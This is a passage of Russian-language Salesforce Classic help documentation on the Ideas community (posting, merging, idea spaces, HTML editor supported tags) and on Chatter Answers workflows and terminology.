Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ




Для удаления идей и  
комментариев:

- «Удаление» для идей

## Просмотр страницы «Недавние действия»


Страница «Недавние действия» содержит краткие сведения обо всех последних действиях пользователя в зоне. Чтобы просмотреть страницу «Недавние действия», откройте вкладку «Идеи» и щелкните свое прозвище в верхнем правом углу страницы. Чтобы просмотреть страницу «Недавние действия» для другого участника зоны, щелкните имя нужного участника, отображаемое под любой опубликованной им идеей или комментарием. Чтобы просмотреть действия для других доступных зон, выберите нужную зону в списке «Зона».


Ниже перечислены значки, используемые на странице «Недавние действия» для обозначения разных типов действий.

-  обозначает отправленные идеи.
-  обозначает идеи, голос за которые уже отдан.
-  обозначает собственные комментарии и комментарии других пользователей к опубликованным идеям.

Чтобы просмотреть дополнительные сведения, воспользуйтесь ссылками, расположенными на левой боковой панели страницы «Недавние действия».

- Чтобы просмотреть список собственных идей, опубликованных в данную зону, щелкните ссылку «Отправленные идеи». Первой отображается самая последняя идея.
- Чтобы просмотреть список идей данной зоны, голос за которые уже отдан, щелкните ссылку «Идеи, за которые проголосовали».
- Чтобы просмотреть последние опубликованные комментарии ко всем собственным идеям, а также последние опубликованные комментарии ко всем идеям, прокомментированным ранее, щелкните ссылку «Недавние ответы». Данный раздел не отображается при просмотре недавних действий другого участника сообщества.

Чтобы быстро просмотреть количество недавних ответов, воспользуйтесь значком  в верхнем правом углу вкладки «Идеи». Данный значок отображается только при наличии нового ответа.

 **Прим.:** Стандартное изображение не может быть заменено собственным изображением.

СМ. ТАКЖЕ:

[Общие сведения об идеях](#)

[Просмотр идей](#)

[Использование сообщества «Идеи»](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:

- «Чтение» для идей

Для просмотра и голосования за идеи:

- «Чтение» для идей

Для создания и комментирования идей:

- «Создание» для идей

Для редактирования идей и комментариев:

- «Редактирование» для идей

## Подписка на каналы распределения для сообщества «Идеи»

Каналы распределения позволяют пользователям подписываться на изменения, происходящие в сообществе «Идеи», а также получать обновления для внешних программ чтения новостей. Ниже перечислены обязательные условия для подписки на каналы распределения сообщества «Идеи».

- Сообщество «Идеи» должно быть доступным посредством сайтов Force.com.
- Поле «Категории» должно быть включено в сообществе «Идеи». В некоторых организациях данное поле включено по умолчанию.


Чтобы подписаться на канал распределения, щелкните значок канала (📡) на одной из указанных ниже страниц вкладки «Идеи».

- Вложенная вкладка «[Популярные идеи](#)»
- Вложенная вкладка «[Недавние идеи](#)»
- Вложенная вкладка «[Лучшие за все время](#)»
- Вложенная вкладка «[Комментарии](#)»

Данный канал позволяет просматривать отдельные комментарии даже в том случае, если они принадлежат одной идее, тогда как вложенная вкладка «Комментарии» группирует комментарии и отображает только количество последних комментариев, опубликованных для отдельной идеи.

- [Страница «Недавние действия»](#)

Чтобы подписаться на канал, содержащий все комментарии конкретного участника сообщества, щелкните имя нужного участника, отображаемое под любой опубликованной им идеей или комментарием. Затем щелкните значок канала на странице «Недавние действия» данного участника сообщества. При подписке на канал «Недавние действия» другого участника сообщества данный канал содержит последние комментарии только соответствующего участника.

-  **Прим.:** Дочерние идеи (идеи, объединенные с основной идеей) не отображаются в каналах. Каналы содержат только основные идеи.

СМ. ТАКЖЕ:

[Общие сведения об идеях](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Идеи»:

- «Чтение» для идей

Для просмотра и  
голосования за идеи:

- «Чтение» для идей

Для создания и  
комментирования идей:

- «Создание» для идей

Для редактирования идей и  
комментариев:

- «Редактирование» для идей

## Публикация и редактирование идей

### Публикация идей

- Чтобы найти похожие идеи, воспользуйтесь полем поиска на боковой панели. Данное действие позволяет сократить количество повторяющихся идей в сообществе. Если похожие идеи отсутствуют, перейдите к следующему действию.
- Чтобы создать идею, воспользуйтесь одним из указанных ниже способов.
  - Выберите нужное сообщество в раскрывающемся списке «Сообщество» на вкладке «Идеи» и нажмите кнопку «**Добавить идею**».
  - Нажмите кнопку «**Создать идею**» в списковом представлении «Идеи», выберите нужное сообщество и нажмите кнопку «**Продолжить**».
  - Выберите пункт «**Идея**» в раскрывающемся списке «Создать . . .» на боковой панели, выберите нужное сообщество и нажмите кнопку «**Продолжить**».
- При публикации идеи в [пространство идей](#) выберите нужное пространство идей из списка. Идеи могут быть опубликованы только в те пространства идей, которые доступны в собственном сообществе.
- Введите заголовок идеи (не более 255 символов).  
 После ввода заголовка система Salesforce выполняет автоматический поиск похожих идей и отображает первые пять совпадений. Чтобы открыть страницу сведений о похожей идее в новом окне, щелкните заголовок нужной идеи. Страница сведений содержит описание идеи и позволяет принять участие в голосовании (взамен публикации повторяющейся идеи в сообществе). Чтобы опубликовать собственную уникальную идею в случае отсутствия похожих идей, выполните указанные ниже действия.
- Введите описание идеи в поле «Описание».  
 Если в организации включен HTML-редактор для сообщества «Идеи», то описание может содержать код HTML и опорные интерактивные изображения. Если HTML-редактор отключен, рекомендуем использовать только обычный текст. .
- Выберите как минимум одну категорию.
- При необходимости выберите статус идеи (доступно только администраторам). Раскрывающийся список «Статус» доступен только администраторам.
- При необходимости добавьте вложение в идею (данная функция должна быть включена администратором).
  - Нажмите кнопку «Обзор» и выберите нужный локальный файл.  
 Пользователи могут прикреплять любые поддерживаемые типы файлов, включая презентации Microsoft® PowerPoint®, электронные таблицы Excel®, PDF-файлы Adobe®, изображения, аудио- и видеofайлы. Максимальный размер вложения определяется администратором организации.
  - При необходимости введите заголовок файла. В противном случае имя файла отображается как заголовок вложения.
- Нажмите кнопку «**Опубликовать**».

Новая идея добавляется на вложенную вкладку «Недавние идеи», а ее рейтинг автоматически повышается на 10 очков. Каждый голос соответствует 10 очкам.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Идеи»:

- «Чтение» для идей

Для просмотра и  
голосования за идеи:


- «Чтение» для идей

Для создания и  
комментирования идей:

- «Создание» для идей

Для редактирования идей и  
комментариев:

- «Редактирование» для идей

 **Совет:** Чтобы гарантировать ясность идеи для других пользователей, воспользуйтесь указанными ниже рекомендациями.

- Использование полных предложений.
- Максимальная краткость и ясность.
- Проверка орфографии и пунктуации.

## Редактирование идей

Редактирование сведений о текущих идеях доступно только при наличии полномочия «Редактирование» для идей.

1. Щелкните заголовок нужной идеи на вкладке «Идеи».
2. Нажмите кнопку «Правка».
3. При необходимости измените заголовок, описание, категорию и статус идеи (доступно только администраторам).
4. Чтобы сохранить внесенные изменения, нажмите кнопку «Применить».

Функция редактирования сведений об идее не поддерживает возможность изменения соответствующих [комментариев](#).

СМ. ТАКЖЕ:

[Общие сведения об идеях](#)

[Использование сообщества «Идеи»](#)

## Объединение идей

### Общие сведения

Как правило, увеличение количества участников зоны инициирует увеличение количества повторяющихся идей. Повторяющиеся идеи препятствуют быстрому просмотру отзывов ввиду публикации комментариев и голосов в разных похожих идеях. Оптимальным решением данной проблемы является объединение повторяющихся идей, при котором одна идея становится основной, а остальные похожие идеи становятся дочерними.

Ниже перечислены рекомендации по объединению идей.

- Объединенные идеи не могут быть разделены.
- Все голоса, принадлежащие дочерним идеям, переносятся в основную идею. Если участник сообщества голосует за две идеи, которые затем объединяются, то голос за основную идею сохраняется, а голос за дочернюю идею пропускается.
- Пользователи могут голосовать и добавлять комментарии только к основным идеям.
- Идеи, принадлежащие разным зонам, не могут быть объединены.
- Удаление основной идеи приводит к автоматическому удалению всех дочерних идей. Дочерние идеи не могут быть удалены по отдельности.
- Основная идея не наследует статус и категорию дочерних идей.
- Идея, ставшая дочерней в результате объединения, отображается на странице «Отправленные идеи», но удаляется с других страниц раздела «Недавние действия».
- Объединенные идеи не отображаются в списке отправленных идей на странице сведений о пространстве идей и не учитываются полем «Отправленные идеи».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для объединения  
нескольких идей:

- «Редактирование» для идей

- Объединение дочерней идеи препятствует редактированию поля «Пространство идей».
- Объединенная дочерняя идея отображается пользователю-отправителю в списке «Отправленные идеи» на странице «Недавние действия» соответствующего пользователя.

### Объединение идей

Чтобы найти и объединить повторяющиеся идеи, выполните указанные ниже действия.

1. Щелкните заголовок нужной идеи на вкладке «Идеи».
2. Нажмите кнопку **«Найти повторы»** на странице сведений об идее. Система Salesforce обработает все идеи, доступные в зоне, и отобразит пять идей, заголовки которых соответствуют заголовку текущей идеи.
3. Если список «Возможные повторы» не содержит нужных идей, введите ключевые слова в поле «Поиск повторов» и нажмите кнопку **«Поиск»**. Система Salesforce отобразит новый список возможных повторов.

4. Выберите нужные идеи в списке «Возможные повторы».

Чтобы просмотреть сведения о возможном повторе, щелкните заголовок нужной идеи. Чтобы вернуться к результатам поиска, нажмите кнопку обозревателя «Назад».

5. Нажмите кнопку **«Объединить с текущей идеей»**.
6. Выберите основную идею и нажмите кнопку **«Объединить»**.
7. Чтобы завершить объединение, нажмите кнопку **«ОК»**.

### Советы по использованию сообщества «Идеи»

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |                           |
|---|---------------------------|
| Для просмотра вкладки «Идеи»:           | «Чтение» для идей         |
| Для просмотра и голосования за идеи:    | «Чтение» для идей         |
| Для создания и комментирования идей:    | «Создание» для идей       |
| Для редактирования идей и комментариев: | «Редактирование» для идей |
| Для создания сообществ:                 | «Настройка приложения»    |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Ниже перечислены рекомендации по настройке и использованию сообщества «Идеи».

- Чтобы отследить активность сообщества «Идеи», выполните указанные ниже действия.
  - Создайте бизнес-правило или триггер на основе количества опубликованных комментариев к идее. Бизнес-правило или триггер не может быть создан на основе общего количества голосов за идею. Триггер, который вставляет или удаляет комментарий при обновлении объекта «Идея», также не может быть создан.
  - Создайте настраиваемый отчет на основе рейтинга или количества комментариев к идее.
- При публикации идеи или комментария поле описания или комментария может быть дополнено URL-адресом; вложение файлов и добавление примечаний не поддерживаются.
- Взаимосвязь «Основная — подробная» не поддерживается.
- Сообщество «Идеи» не поддерживает задачи бизнес-правил, исходящие сообщения и утверждения.
- Сообщество «Идеи» не поддерживает настраиваемые ссылки.


- Страница сведений об идее не содержит связанных списков.
- Функция экспорта данных архивирует все данные сообщества «Идеи», кроме удаленных идей и комментариев.
- Сообщество «Идеи» не поддерживает создание действий и событий.
- Ниже перечислены особенности использования стандартных или настраиваемых полей идей.
  - Функция отслеживания журналов не поддерживается.
  - Зависимости полей и поля сводного резюмирования не поддерживаются.
  - Поля формулы недоступны для объекта «Сообщество».

### Советы по использованию HTML-редактора

HTML-редактор поддерживает интерфейс WYSIWYG, который позволяет выполнять указанные ниже действия:

- Вставка изображения
- Вставка гиперссылок
- Выравнивание абзацев
- Создание маркированных и нумерованных списков

### Советы по внедрению

- HTML-теги, добавленные посредством HTML-редактора, отображаются в виде текста.
- Система Salesforce не поддерживает отображение изображений или текста в формате HTML в связанных списках, результатах поиска и всплывающих сведениях.
- Выбранные гиперссылки открываются в новом окне обозревателя. HTML-редактор поддерживает гиперссылки HTTP, HTTPS и mailto.
- Чтобы вставить изображение, щелкните значок  и выберите нужный графический файл или введите соответствующий веб-адрес. Введите описание, отображаемое при наведении указателя мыши или в случае отсутствия изображения. URL-адрес изображения должен быть доступен системе Salesforce.
- Изображения не отображаются в списковых представлениях и отчетах.
- Некоторые функции HTML-редактора не могут быть отключены. Например, пользователь не может отключить поддержку гиперссылок и изображений.
- HTML-редактор поддерживает все языки, доступные в системе Salesforce.
- Из соображений безопасности, HTML-редактор позволяет использовать только теги и атрибуты, перечисленные в подразделе «Поддерживаемые HTML-теги и атрибуты» на странице 2475. При сохранении описания или комментария к идее система Salesforce автоматически удаляет неподдерживаемые теги и атрибуты. Кроме того, система Salesforce удаляет потенциально опасный HTML-код. Обратите внимание, что система Salesforce не уведомляет пользователей об удалении неподдерживаемого или потенциально опасного HTML-кода.
- HTML-редактор не поддерживает JavaScript и каскадные таблицы стилей (CSS).

### Поддерживаемые HTML-теги и атрибуты

Ниже перечислены теги, поддерживаемые HTML-редактором.

|        |      |        |
|--------|------|--------|
| <a>    | <dt> | <q>    |
| <abbr> | <em> | <samp> |

|              |        |          |
|--------------|--------|----------|
| <acronym>    | <font> | <small>  |
| <address>    | <h1>   | <span>   |
| <b>          | <h2>   | <strike> |
| <bdo>        | <h3>   | <strong> |
| <big>        | <h4>   | <sub>    |
| <blockquote> | <h5>   | <sup>    |
| <br>         | <h6>   | <table>  |
| <caption>    | <hr>   | <tbody>  |
| <cite>       | <i>    | <td>     |
| <code>       | <img>  | <tfoot>  |
| <col>        | <ins>  | <th>     |
| <colgroup>   | <kbd>  | <thead>  |
| <dd>         | <li>   | <tr>     |
| <del>        | <ol>   | <tt>     |
| <dfn>        | <p>    | <ul>     |
| <div>        | <pre>  | <var>    |
| <dl>         |        |          |

Ниже перечислены атрибуты, поддерживаемые указанными выше тегами.

|            |         |        |
|------------|---------|--------|
| alt        | face    | size   |
| background | height  | src    |
| border     | href    | style  |
| class      | name    | target |
| colspan    | rowspan | width  |

Ниже перечислены префиксы, которые могут использоваться в URL-адресах указанных выше атрибутов.


- http:
- https:
- file:
- ftp:
- mailto:
- #



- / (для относительных ссылок)

Включение HTML-редактора в сообществе «Идеи»

Обычно HTML-редактор включен по умолчанию. Чтобы включить HTML-редактор в организации, администратор должен выполнить действия, описанные в разделе «[Настройка параметров сообщества "Идеи"](#)» на странице 2756.

 **Внимание:** Включенный HTML-редактор не может быть отключен.

Прежде чем включить HTML-редактор, обратите внимание на перечисленные ниже рекомендации.

- Размер описания HTML-идеи не должен превышать 32 Кб. Размер комментария не должен превышать 4 Кб.
- Если текстовое описание или комментарий к идее редактируется и сохраняется посредством HTML-редактора, то система Salesforce сохраняет описание или комментарий в формате HTML.
- Система Salesforce отображает только первые 255 символов описания или комментария к идее в списковых представлениях и результатах поиска. Данное количество охватывает HTML-теги.

СМ. ТАКЖЕ:

[Общие сведения об идеях](#)

[Использование сообщества «Идеи»](#)

[Комментирование идей](#)

[Публикация и редактирование идей](#)

## Пространства идей


Пространства идей позволяют приглашать участников сообщества к публикации идей по конкретным темам. Опубликованные идеи могут содержать возможные решения проблем или предложения по модернизации компании. Например, обратитесь к участникам сообщества с просьбой придумать имя нового продукта. Данное действие позволит привлечь внимание к новому продукту и создать ажиотаж вокруг его выпуска. Затем отслеживайте голосование и комментарии к идеям, опубликованным участниками сообщества в пространстве идей; в результате совместной работы должна быть выбрана лучшая идея.

При создании пространства идей пользователи могут добавлять изображения, видеофайлы и прочее мультимедийное содержимое, которое может использоваться для пояснения идеи, представленной сообществу. Кроме того, пользователи могут просматривать и управлять списком идей, опубликованных в пространство идей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



СМ. ТАКЖЕ:


[Создание и редактирование пространств идей](#)

[Использование пространств идей](#)

[Управление пространствами идей](#)

## Использование пространств идей

Вкладка «Пространства идей» позволяет просматривать, фильтровать, модерировать и создавать пространства идей в списках.

- Чтобы создать собственные настраиваемые списковые представления, щелкните ссылку **«Создать новое представление»**. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**. Если в организации используются несколько сообществ, рекомендуем добавить представление «Сообщество», позволяющее просмотреть имя сообщества, связанного с каждым пространством идей. Чтобы управлять несколькими зонами, рекомендуем дополнить представление полем «Зона».
- Чтобы **создать пространство идей**, нажмите кнопку «Создать пространство идей» на странице спискового представления «Пространства идей» или кнопку «Создать» в списке «Недавние пространства идей» на странице общих сведений «Пространства идей».
- Чтобы обновить список, нажмите кнопку .
- Чтобы **изменить** или удалить пространство идей, щелкните ссылку **«Правка»** или **«Удал.»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Пространства идей»:

- «Чтение» для пространств идей

Для создания пространств идей:

- «Создание» для идей

 **Прим.:** Удаление пространства идей инициирует удаление связанных идей. В свою очередь, восстановление пространства идей инициирует восстановление связанных идей.

СМ. ТАКЖЕ:

[Создание и редактирование пространств идей](#)

[Пространства идей](#)

[Управление пространствами идей](#)

## Создание и редактирование пространств идей

Вкладка «Пространства идей», доступная в приложении и на консоли, позволяет создавать и редактировать пространства идей в управляемых сообществах.

1. Нажмите кнопку **«Создать пространство идей»** на странице спискового представления «Пространства идей» или кнопку **«Создать»** в списке «Недавние пространства идей» на странице общих сведений «Пространства идей».
2. Выберите зону для пространства идей и нажмите кнопку «Продолжить».
3. Выберите значение в поле «Статус» пространства идей.
4. Выберите категорию для пространства идей.
5. Добавьте заголовок для пространства идей.
6. При необходимости введите описание для пространства идей.  
Чтобы отформатировать текст, добавить изображение или видеофайл, воспользуйтесь HTML-редактором.
7. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Пространства идей](#)

[Использование пространств идей](#)

[Управление пространствами идей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Пространства идей»:

- «Чтение» для пространств идей

Для создания пространств идей:

- «Создание» для идей

## Управление пространствами идей

Страница сведений о пространстве идей позволяет управлять пространством идей и связанными идеями. Ниже перечислены действия, доступные администратору на данной странице.

- Редактирование, удаление или клонирование пространства идей.
- [Редактирование](#) или [удаление](#) идей, отправленных в пространство идей.
- Перемещение идеи между пространствами идей, используемыми в зонах.

Данное действие выполняется посредством редактирования имени идеи, позволяющего удалить идею из текущего пространства идей и предоставляющего возможность выбора другого пространства идей.

- Просмотр количества отправленных идей для пространства идей. Объединенные идеи не отображаются в списке отправленных идей на странице сведений о пространстве идей и не учитываются полем «Отправленные идеи».
- [Создание](#) и публикация идей в текущее пространство идей.

СМ. ТАКЖЕ:

[Создание и редактирование пространств идей](#)

[Использование пространств идей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Пространства идей»:

- «Чтение» для пространств идей

Для создания и редактирования пространств идей:

- «Создание» для идей

## Использование вкладки «Вопрос и ответ» компонента Chatter Answers

Chatter Answers — это сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы и получать ответы или комментарии от других пользователей или агентов службы поддержки. Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge.

Ниже перечислены действия, доступные клиентам.

- Публикация, просмотр и добавление ответов на вопросы посредством вкладки «Вопрос и ответ».
- Удаление собственных вопросов и ответов.
- Присвоение вопросам и ответам статуса «Спам», «Ужасно» или «Недопустимо».
- Получение сообщений эл. почты о добавлении ответов на собственные вопросы или выборе лучших ответов для отслеживаемых вопросов.
- Сотрудничество с агентами службы поддержки в частном или общем порядке с целью разрешения проблем, связанных с открытыми обращениями.
- Поиск и просмотр статей Salesforce Knowledge.
- Выбор понравившегося сообщения или статьи Salesforce Knowledge для повышения популярности.
- Загрузка собственных фотографий в профили.
- Просмотр общего количества сообщений, опубликованных другими пользователями, и количества ответов, выбранных другими пользователями в качестве лучших.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition,**  
**Developer Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вопросов:

- «Чтение» для вопросов

Для добавления вопросов и ответов:


- «Создание» для вопросов

Для просмотра обращений:

- «Чтение» для обращений

Для изменения обращений:

- «Редактирование» для обращений



- 1. Поиск.** Прежде чем опубликовать собственный вопрос, клиенты могут выполнить поиск по текущим вопросам.
- 2. Фильтрация и сортировка.** Участники сообщества и агенты службы поддержки могут выбирать разные параметры для просмотра вопросов в ленте.

Ниже перечислены доступные критерии фильтрации найденных вопросов на вкладке «Вопрос и ответ» компонента Chatter Answers.

- **«Все вопросы»:** отображение всех вопросов, доступных в зоне, а также статей Salesforce Knowledge (при их наличии).
- **«Неотвеченные вопросы»:** отображение всех вопросов, которые не содержат ответов.
- **«Нерешенные вопросы»:** отображение всех вопросов, которые не содержат лучшего ответа.
- **«Решенные вопросы»:** отображение всех вопросов, содержащих лучший ответ, а также статей Salesforce Knowledge (при их наличии).
- **«Мои вопросы»:** отображение всех заданных и отслеживаемых вопросов.

Ниже перечислены доступные критерии сортировки отображаемых результатов.

- **«Дата публикации»:** вопросы, заданные последними, отображаются первыми.
  - **«Недавние действия»:** вопросы, содержащие последние ответы и комментарии, отображаются первыми.
  - **«Популярные»:** вопросы, получившие наибольшее количество предпочтений, положительных голосов и отслеживающих, отображаются первыми.
- 3. Вопрос.** Клиенты могут опубликовать вопрос в сообщество с целью получения помощи. Другие участники сообщества могут публиковать ответы или отслеживать вопрос для получения электронных уведомлений о последующих сообщениях.
  - 4. Обзор по категориям.** Если сообщество поддерживает категории, то участники могут выбирать имя категории для просмотра связанных вопросов.

- 5. Репутация.** Участники сообщества могут зарабатывать баллы и рейтинги, отображающиеся при наведении указателя мыши на их фотографии в ленте.
- 6. Комментарий.** Участники сообщества и агенты службы поддержки могут комментировать вопросы, а клиенты или агенты могут выбирать комментарии в качестве лучших ответов.

Ниже перечислены действия, доступные сервисным организациям в Chatter Answers.

- Создание нескольких сообществ и их объединение в разные зоны, где каждая зона имеет собственное направление и уникальные вопросы.
- Создание фирменного стиля и настройка сообществ.
- Предоставление агентам возможности отправки клиентам личных или общедоступных ответов.
- Автоматическое создание обращений из вопросов посредством триггера Apex и бизнес-правил.
- Изменение клиентских запросов путем участия.
- Стимулирование участия путем отображения общедоступной статистики пользователей.
- Модерирование вопросов и ответов на вкладке «Вопрос и ответ» во внутреннем приложении Salesforce или сообществе.

Ниже перечислены типовые процессы, используемые для ответа на вопрос клиента на вкладке «Вопрос и ответ».

| Ответ на вопрос сформирован на основе подобного вопроса с лучшим ответом   | Ответ на вопрос сформирован участниками сообщества   | Ответ на вопрос сформирован агентом службы поддержки   | Ответ на вопрос сформирован на основе статьи <b>Salesforce Knowledge</b>   |
|--|--|--|--|
| 1. Клиент вводит вопрос или ключевые слова на вкладке «Вопрос и ответ» компонента Chatter Answers и нажимает кнопку <b>«Опубликовать вопрос»</b> . | 1. Клиент вводит вопрос или ключевые слова на вкладке «Вопрос и ответ» компонента Chatter Answers и нажимает кнопку <b>«Опубликовать вопрос»</b> . | 1. Клиент вводит вопрос или ключевые слова на вкладке «Вопрос и ответ» компонента Chatter Answers и нажимает кнопку <b>«Опубликовать вопрос»</b> . | 1. Клиент вводит вопрос или ключевые слова на вкладке «Вопрос и ответ» компонента Chatter Answers и нажимает кнопку <b>«Опубликовать вопрос»</b> . |
| 2. В результатах поиска отображается похожий вопрос, содержащий лучший ответ.  | 2. В результатах поиска не отображаются похожие вопросы.   | 2. В результатах поиска не отображаются похожие вопросы.   | 2. В результатах поиска отображается похожая статья Salesforce Knowledge, содержащая ответ.  |
| 3. Клиент выбирает данный вопрос и просматривает ответ.  | 3. Клиент продолжает вводить описание  | 3. Клиент продолжает вводить описание  |  |

| Ответ на вопрос сформирован на основе подобного вопроса с лучшим ответом | Ответ на вопрос сформирован участниками сообщества   | Ответ на вопрос сформирован агентом службы поддержки  | Ответ на вопрос сформирован на основе статьи <b>Salesforce Knowledge</b> |
|--|--|---|--|
|  | <p>вопроса и нажимает кнопку <b>«Опубликовать в сообщество»</b> для публикации общедоступного вопроса.</p> <p><b>4.</b> Участник сообщества или агент службы поддержки читает опубликованный вопрос и добавляет комментарий, являющийся ответом на вопрос клиента.</p> | <p>вопроса и выбирает параметр <b>«Опубликовать для представителя в частном порядке»</b> для публикации личного вопроса.</p> <p><b>4.</b> Личный вопрос преобразуется в обращение.</p> <p><b>5.</b> Агент службы поддержки читает обращение и добавляет личный комментарий, являющийся ответом на вопрос клиента.</p> | <p><b>3.</b> Клиент выбирает данную статью и просматривает ответ.</p>    |

СМ. ТАКЖЕ:

[Терминология Chatter Answers](#)

## Терминология Chatter Answers

Ниже приведены термины, используемые для описания функциональных возможностей Chatter Answers.

### Ответы

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

### Статья

*Статья* содержит сведения о продуктах и услугах компании, которые должны быть доступны в базе знаний.

### Лучший ответ

Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего. Лучший ответ отображается прямо под вопросом (над другими ответами). Обычно лучший ответ содержит наиболее ценную информацию, поэтому позволяет другим участникам сообщества быстро решать похожие вопросы.

### Пометить

Значок выбора статуса («Спам», «Ужасно» или «Недопустимо») для вопроса или ответа.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition,**  
**Developer Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



**Отслеживать**

Подписка на вопрос, позволяющая получать электронные уведомления о добавлении ответов или комментариев для определенного вопроса.

**Нравится**

Выражение поддержки или подтверждение точности и полезности вопроса, ответа или статьи базы знаний.

**Популярный**

Популярность каждого вопроса определяется количеством пользователей, выбравших ссылку **«Нравится»** в течение определенного промежутка времени.

**Вопрос**

Вопрос, опубликованный в сообществе ответов. Участники сообщества могут публиковать ответы на заданные вопросы с целью их решения.

**Вопрос, личный**

